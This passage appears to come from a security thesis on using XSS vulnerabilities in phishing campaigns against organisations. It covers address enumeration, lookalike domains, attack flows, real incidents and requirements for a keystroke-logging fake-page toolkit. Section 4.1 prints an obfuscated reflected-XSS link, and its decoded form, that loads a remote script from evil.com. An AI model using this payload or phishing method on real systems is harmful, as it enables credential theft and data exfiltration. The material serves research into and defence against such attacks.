


Figure 3.1: Email address enumeration using SMTP RCPT vulnerability.

having control over the application [45].

Most often, SMTP Enumeration (Figure 3.1) and Microsoft Outlook Web Access Time-based User Enumeration (Figure 3.2) vulnerabilities are used to expand the list of email addresses [46].

In the author's practice, within 3 days it was possible to obtain 600 valid email addresses based on a list of 400,000 potential email addresses. In order to form the dictionary, 200 of the most common surnames and 200 of the most common given names were joined in the format john.smith@example.com.

3.1.3 Targeting the attack

The authenticity of emails directly influences the effectiveness of a phishing attack on an organization. To increase reliability, the attacker uses psychological tricks described in Chapter 2.1.1 and all available information about the recipient and the organisation. The more information is known to the attacker the more convincing phishing emails will look like.

The following data is of greatest interest:

- standard email signature used in the organization;




Figure 3.2: User account enumeration by Microsoft Outlook Web Access User Time-based enumeration vulnerability.

- information about the management of the organization and its business units;
- software used in the organization;
- information on how IT and information security support is arranged;
- IT and information security policies adopted by the organization.

Often there is direct correspondence with the company on behalf of a potential partner or client to collect information. In some cases, it is possible to obtain a lot of useful data by simply searching open sources. For example, in the author's practice, it was possible to obtain valuable information about the format of accounts and email signatures by studying data from the Foursquare social network. Foursquare allows its users to link an activity to a particular geographical area and place. Using public information about the location of the organization's main office, it was possible to find an employee who regularly used the social network. The employee liked to take

photos at the workplace, and sometimes there was a part of his computer screen and documents on the table. Having carefully studied the photos a number of emails were discovered along with the correct signatures. A reliable signature, the name of a business unit manager, and other details can significantly increase the authenticity of a phishing email.

3.1.4 Software

Attackers should have some infrastructure at hand to be able to send emails, handle victim requests and reverse shells during the attack. Typically attackers rent virtual private servers (VPS) for a short period of time from so-called abuse-resistant hosting providers. Abuse-resistance means a type of hosting in which the server is allowed to place absolutely any content, even those that indirectly or directly violate the law or common social norms and rules [47]. Daily or, in some cases, hourly rental of servers allows attackers to use a large set of external IP addresses inexpensively.

A virtual private server is required to host at least the following software:

- Web server - Necessary for creating a page masquerading as a legitimate resource and handling victims' requests.
- Command and Control (C&C) server - Required in Popping Shells attack schemes to control infected PCs.
- SMTP server - Required for sending phishing emails and receiving answers.

3.1.5 Fake domain names

Attackers purchase a set of domain names that imitate the domain name of the organization or its subsidiaries. Similarity of domain names is achieved through the use of various combinations of characters.

Typical examples:

- Replacement of symbols like “m” with “rn”. For example, to attack an organization with the domain name example.com, the domain name exarnple.com can be purchased.
- Purchasing an identical domain name in a different zone. For instance, to attack an organization with the domain name example.kr, the domain name example.kz can be used.
- Purchasing a third-level domain. For instance, to attack an organization with the domain name example.com, example.com.nz can be used.
- Replacement of a third-level domain with a second-level domain. To attack an organization with the domain name acme.corp.com, the domain name acme-corp.com can be used.
- Filling the domain name with additional letters in inconspicuous places. For instance, to attack an organization with the domain name acme-corp.com, the domain name acme-coorp.com can be used.

In the DNS system, the fake domain name points to the web server deployed by attackers. The web server contains a page masquerading as a legitimate resource of the attacked organization.

3.1.6 Authenticity and integrity of emails

In order for a malicious email to be correctly accepted by the mail server, it is usually necessary to configure the mechanisms, showing the authenticity and integrity of emails, correctly:

- SPF — A sender policy framework (SPF) record is a DNS TXT record that includes all the servers authorized to send emails from the domain. A SPF

record typically includes ip addresses and domain names of responsible mail servers [48].

- DKIM — DomainKeys Identified Mail (DKIM) lets domain owners automatically "sign" emails from their domain with digital signature. The DKIM "signature" is a digital signature that uses cryptography to verify mathematically that the email came from the original domain [49].

- DMARC — Domain-based Message Authentication Reporting and Conformance (DMARC) is a policy which tells a receiving email server what to do with the results after checking SPF and DKIM [50].

- PTR — A PoinTeR or PTR record is an A record in reverse: it associates server IP with a domain name. A PTR is often used by anti-spam solutions as a signature of the legitimacy of an email.

In most cases, failure to properly set up those mechanisms will make mail servers treat incoming emails as spam. Attackers are unable to use legitimate domain names; instead, they must set up a fake domain with the described mechanisms. Often hackers use third-party solutions specifically designed to conduct marketing campaigns such as Mailgun, UniSender, SendGrid or others. Such services save attackers from the need to carefully prepare the infrastructure.

3.2 Attack execution

Given that the preparatory steps are completed correctly, most of the phishing emails will be delivered to their recipients. High-quality targeting of emails will allow attackers to achieve a sufficient response level from employees. Figure 3.3 shows a step-by-step process of a phishing attack on a fictitious organization, Acme Corp, aiming to collect credentials (Credential Harvesting).




Figure 3.3: A Credential Harvesting phishing attack on Acme Corp.

The organisation has acme-corp.com as its main domain name, mail server and website published on the Internet. The attack is implemented sequentially, by performing four steps (highlighted in color on the diagram):

Step 1. A fishing email with a link to a fake domain acme-coorp.com is sent by email to the users of Acme Corp.

Step 2. An Acme Corp employee receives the email and opens it.

Step 3. The employee clicks the link to the malicious website and tries to log in.

Step 4. The hacker gathers credentials and uses them to get access to acme-corp.com.

Figure 3.4 shows a variant of phishing attacks on Acme Corp with the aim of gaining remote access to execute arbitrary code on an employee's PC (Popping Shells). The attack is implemented sequentially by performing the following operations (highlighted in color on the diagram):

Step 1. A fishing email is sent by a hacker to Acme Corp users. The email




Figure 3.4: A Popping Shells phishing attack on Acme Corp.

contains either an attachment or a link to an externally hosted malicious file.

Step 2. An employee receives the email and opens it.

Step 3. The employee either downloads the file via a link or simply gets the attached file and runs it.

Step 4. Malicious code executes. Malware hidden inside the file notifies the C&C server and is ready to execute remote commands.

Step 5. The hacker executes arbitrary commands on the employee's computer.

3.3 Pros and cons of classic phishing attacks from the attacker's point of view

To carry out traditional phishing attacks, there is a large number of ready-made tools, both for performing the preparatory stages and for executing the attack.

There are also tools available to create automatically fake web pages. Technical requirements, skill and, ultimately, the cost of an attack are low.

Traditional phishing attacks also have some disadvantages. Fake domain name may arouse suspicion among the targeted employee. Increased attention to email message details, links, domain names, body and message legend can help detect malicious emails. Employees of organizations should undergo training on recognizing and responding to phishing emails. Antispam email security systems are able to identify malicious emails based on links to websites similar to a legitimate domain name (so-called cousin domains) [51]. There are also techniques for checking domain names on the client side, directly in the browser or email client [52]. Emails can be quarantined based on the presence of attachments or links to third-party resources. Modern email security solutions are equipped with a sandbox feature and can unpack and analyze attachments in the email's body or be accessible by a link to an external website.

4 An XSS-based phishing attack on an organization

4.1 Preparation of an XSS-based phishing attack

In order to use XSS in an attack, the attacked organization must have at least one website with a cross-site vulnerability. Stored XSS vulnerabilities are more convenient for attacks, as they make it possible to place a malicious payload in advance. The before-placed content saves the attacker from the need to hide JavaScript code inside the link, allowing the use of short links, which cause less suspicion. In the case of reflected vulnerabilities, the attacker needs to embed malicious content directly into the link, which can make an experienced user suspicious. Payload obfuscation is used to hide the initial payload. The shortest payload would need to load and execute an externally hosted JavaScript file. The example below demonstrates a link with embedded code (the attacked website reflects the contents of the x parameter):

```
https://example.com/packages/?x=\%3Cscript\%3Eeval(atob('dmFyIHU9ZG9j
dW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7dS5zcmM9Imh0dHBzOi8vZXZpbC5jb
20vY2xpZW50X2xvZ2luLmpzIjtkb2N1bWVudC5ib2R5LmFwcGVuZCh1KTs\%3D'))\%3C
   \%2Fscript\%3E
```

JavaScript code is embedded into x parameter and obfuscated in Base64 for the purpose of hiding the payload from the victim. The decoded JavaScript code will

look like this:

```
var u=document.createElement("script");
u.src="https://evil.com/client_login.js";
document.body.append(u);
```

The purpose of this piece of code is to dynamically create a <script> element and to attach it to the Document Object Model (DOM). When a victim clicks the link, their browser will load and execute the contents of an arbitrary https://evil.com/client_login.js JavaScript file. An attacker can change the script at any time, and the size of the script is not limited.


XSS-based phishing attack requires no preparation of fake websites, since links in the phishing emails lead to the organization's vulnerable website. The rest of the preparatory work, such as collecting information, targeting, and preparing the SMTP server, is no different.

4.2 Attack execution

Figure 4.1 shows an XSS-based phishing attack on the fictitious organization Acme Corp. The key difference an XSS-based phishing attack creates is that the attacker does not need to redirect the victim to some third-party fake website. Instead, the entire attack occurs in a trusted environment, on the company's legitimate website.

Credential Harvesting XSS-based phishing attack is implemented sequentially by performing the following operations (highlighted in color in the diagram):

Step 1. Fishing email is sent by hackers to Acme Corp users. The email contains a link to a vulnerable web page on Acme Corp's official website. Antispam email security systems may perceive links to corporate resources as safe. In some cases, there may be exceptions to filtering links based on the wildcard of the organization's primary domain.



Step 1. Fishing email is sent by hacker to Acme Corp users. The email contains a link to a vulnerable web page on Acme Corp official website.
Step 2. An employee receives the email and opens it.
Step 3. The employee clicks the link and gets the vulnerable HTML content.
Step 4. XSS fires and requests malicious JavaScript payload from C&C server.
Step 5. JS payload executes in the context of acme-corp.com. The code tampers with HTML content, creates login form, links or other fake elements. Any user's actions are being exfiltrated to C&C server such as content of internal pages accessible by the employee.
Step 6. The hacker gets access credentials and uses them to enter acme-corp.com.

Figure 4.1: An XSS-based phishing attack on the fictitious organization Acme Corp.

Step 2. An employee receives the email and opens it. At this stage, the attack is no different from the classic one described before.

Step 3. The employee clicks the link and gets the vulnerable HTML content. Phishing awareness trainings focus primarily on teaching the user to recognize fake domain names. A link to an internal resource arouses less suspicion among the employee.

Step 4. XSS fires and requests arbitrary malicious JavaScript payload from C&C server. Payload requesting is an intermediate step and is necessary to reduce the size of the initial injection. It also allows to change dynamically the payload while keeping the exploit the same.

Step 5. JavaScript payload executes in the context of acme-corp.com. The code tampers with HTML content, creates login form, links or other fake elements. Any user's actions such as keys pressed, credentials sent are being exfiltrated to the C&C server. The HTML content of the internal resource is replaced automatically after receiving the payload. For the victim, everything looks like he or she is working with an internal resource. The user's browser is also powerless and cannot recognize the attack. At this stage, the malicious payload can also interact with internal resources on behalf of the user and send the results of the interaction to the attacker. This interaction is discussed in more details below.

Step 6. The hacker gets credentials and uses them to enter acme-corp.com.

4.3 Benefits of XSS in phishing from the attacker's point of view

XSS vulnerabilities have a number of features that make them extremely convenient for use in phishing:

- the ability to unlimitedly manipulate the content of web page based on data

received from Command and Control (C&C);

- the ability to perform arbitrary actions on behalf of the user to a resource within the Same Origin Policy;
- the ability to issue requests and receive their results.

The fact that the attack on the user occurs in a trusted environment significantly increases the hacker's capabilities. The user is more willing to enter their credentials and download suggested files. Password managers can automatically insert saved credentials into forms. For example, Firefox browser automatically inserts saved login and password on a website when it detects the corresponding form [53]. A dynamically created form is instantly filled with data [54]. In such a situation, even if the user recognizes the attack, just clicking on the link is enough to steal credentials.

JavaScript code allows to manipulation of the content of a web page on the fly, including direct user interaction. Figure 4.2 shows the detailed sequence of an attack in a user's browser against the fictitious organization Acme Corp.

Initial stage. Step 1. The user clicks the link to a vulnerable web page at acme-corp.com.

Step 2. The user gets the vulnerable HTML content with the initial XSS code in it.

Payload delivery. Step 3. The initial JavaScript code executes and requests the main payload from C&C server.

Step 4. Payload executes in the user's browser and creates a fake web page in the context of the original acme-corp.com. The user sees that the domain name in the browser's address bar corresponds to acme-corp.com. The fake page can have arbitrary content and elements.

Data exfiltration stage. Step 5. User interacts with the fake page.

Step 6. Any user's actions such as keys pressed, login attempts, and clicks are being send to C&C server.

Step 7. C&C server provides error messages, text responses or other content controlled by the hacker. Some sort of error-like text can be used as the basic response text.

Step 8. C&C response messages are handed to the user.

Step 9. At the same time, JavaScript payload sends requests to acme-corp.com trying to get content of internal pages accessible by the user. As the payload executes in the context of acme-corp.com user's browser will automatically add cookies meaning that requests will be authenticated.

Step 10. JavaScript payload gets the content of internal pages.

Step 11. The private data of acme-corp.com is being exfiltrated to the hacker.

The data exfiltration stage is the most valuable because at this stage the attacker is able to collect a lot of information about internal resources. The number of internal subsections available to the user can be significant. Therefore, the longer the victim interacts with the fake page, the more information the attacker can extract. This work explores the possibility of creating a web chat embedded in a fake web page in step 4.

Web chat is intended to be used for the following purposes:

- Increase the time the attacked user spends on fake page in steps 5, 7.
- Give the user an opportunity to "solve" errors received at stage 7 using a diagnostic tool — an executable file sent in a web chat by the fake support service.
- Get a source of additional information from the user in the form of text messages, or uploaded files. For instance, interacting with a user via chat, it is




Figure 4.2: Detailed sequence of an XSS-based phishing attack against Acme Corp.

possible to request to upload screenshots or logs.

- Ultimately increase staff awareness and readiness for social engineering attacks. Direct interaction with the hacker will firmly cement the incident in the user's memory.

To conclude, the ability to interact with the user creates a combined social engineering attack, significantly increasing the effectiveness of the overall attack. Such a combined attack becomes similar in characteristics to vishing attacks. Through the interactive chat, the attacker has the opportunity to further influence the victim using methods described in Chapter 2.1.1. If the victim carefully studies the contents of a web page without rushing to perform actions, the attacker has the opportunity to write a demand to speed up the process (use of Power and Authority trick) or offer assistance (Obligation, Consistency, Responsibility trick).

4.4 Why the risks of XSS vulnerabilities are underestimated

Strengthening anti-phishing tools inevitably leads attackers to search for new attack vectors. In June 2022, a malware-based phishing attack was reported. The attackers directed victims to the official website of UPS Global Shipping & Logistics Solutions (ups.com). Using an XSS vulnerability, the site content was replaced with an invoice download page (Figure 4.3). The UPS official website is known not only in the USA but throughout the world, which lulled the vigilance of users [55]. The downloaded invoice contained malicious code that established a connection to the attacker's Command and Control (C&C) server and allowed further control of the victim's PC.

In October 2023, an even more sophisticated attack was reported. In the attack, a number of phishing emails were sent to government organizations in the EU.




Figure 4.3: The official UPS Global Shipping & Logistics Solutions website displays a malicious file download page.

CVSS v3.1 Severity and Metrics:
Base Score: 5.4 MEDIUM
Vector: AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N
Impact Score: 2.7
Exploitability Score: 2.3

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): Required
Scope (S): Changed
Confidentiality (C): Low
Integrity (I): Low
Availability (A): None

Figure 4.4: NVD - CVE-2023-5631.

The malicious emails contained exploit for Stored Server-side XSS vulnerability in Roundcube (CVE-2023-5631) [56]. To execute the malicious code, a victim only had to open the email in the web interface. The payload then executed in background read and exfiltrated the contents of internal emails [57]. It is interesting that the CVSS score of the CVE-2023-5631 vulnerability used in the attack is only 5.4, meaning that the vulnerability has a medium level of criticality (Figure 4.4) [58]. The low criticality of XSS vulnerabilities from the point of view of information security specialists is not uncommon. The medium severity level also means that patching the vulnerability may take a long time. However, information leakage from government organizations can hardly be considered a medium-level threat.

Cross-site scripting vulnerabilities have a number of features that make them extremely convenient for being used in phishing:

- The ability to manipulate the content of the user's web page as many times as needed.
- The ability to receive commands from the Command and Control (C&C) server.
- The ability to perform arbitrary requests on behalf of the user to a resource within the Same Origin Policy and receive the results.
- The low technical complexity of JavaScript.

The majority of phishing mitigation comes before the user receives the letter. The key signs of a malicious email are fingerprints, sender domain, and the presence of malicious content such as links to external resources, attachments, archives, and office documents. The presence of developed anti-phishing tools within the organization makes phishing emails with attachments ineffective, but if the link leads to an internal website, the attention of security systems and the user is reduced.

Security systems treat internal resources more favourably; often, separate rules can be added that exclude internal domains from filtering.

Thus, we can conclude that the use of XSS in phishing is a promising vector of attacks on organizations and individuals. As ethical hackers, we should keep up with the attackers, and ideally overtake them. Hoping that the vulnerability is not so serious will not work. We must draw attention to the problem to show how vulnerabilities can be used in practice to achieve maximum results. Ultimately, we must find a solution that reduces information security risks.

4.5 Multiplying XSS severity

As a rule, XSS vulnerabilities have a medium, rarely high, level of criticality on scales like CVSS. Average medium criticality is explained by a number of solid considerations. Some user interaction is required to exploit the vulnerability. In the case of stored XSS injections, the website must be visited by someone. In the case of a reflected XSS, someone must follow the link. The criticality of a vulnerable resource determines the final impact of the vulnerability. It is also rarely possible to expand the attack beyond the vulnerable web application.

An effective XSS-based phishing attack can destroy these mitigation factors. In mass mailing, content can be delivered to a large number of recipients at once, resulting in a strong reaction. Substituting content allows the attacker to appear as any resource and steal credentials from users. It is possible to continue the attack on an organization's network by delivering an executable file to the user and making the user run the file. Consequently, we can say that XSS-based phishing attacks drastically increase the risk of an XSS vulnerability if the attacker is able to deliver phishing emails in bulk to a large number of recipients.

5 Implementation

5.1 Application features and requirements

5.1.1 Application features

The attack model described in Chapter 4 involves connecting active JavaScript code when a user visits a page with an existing stored or reflected XSS injection. Visiting the page causes the execution of arbitrary active code in the victim's browser, the first task of which is to connect the main JavaScript file of the attack.

The final application must be able to execute the following basic functions:

- Record the user's visit to the infected page, as well as record the actions performed on the page.
- Uniquely associate user actions on the page with a unique user identifier, which will subsequently allow to determine specific user actions for preparing a report.
- Replace the content of the page with arbitrary HTML code, including that located directly on the website, the XSS vulnerability of which is used to carry out the attack.
- Record user actions, including keystrokes and attempts to enter authentication forms.

- Integrate an interactive chat into the content of the page, allowing one to interact with the user, exchange messages and files.
- Perform automatic crawling of internal authenticated sections of the attacked web application.
- Securely store collected information in a database.

5.1.2 Requirements for the final product

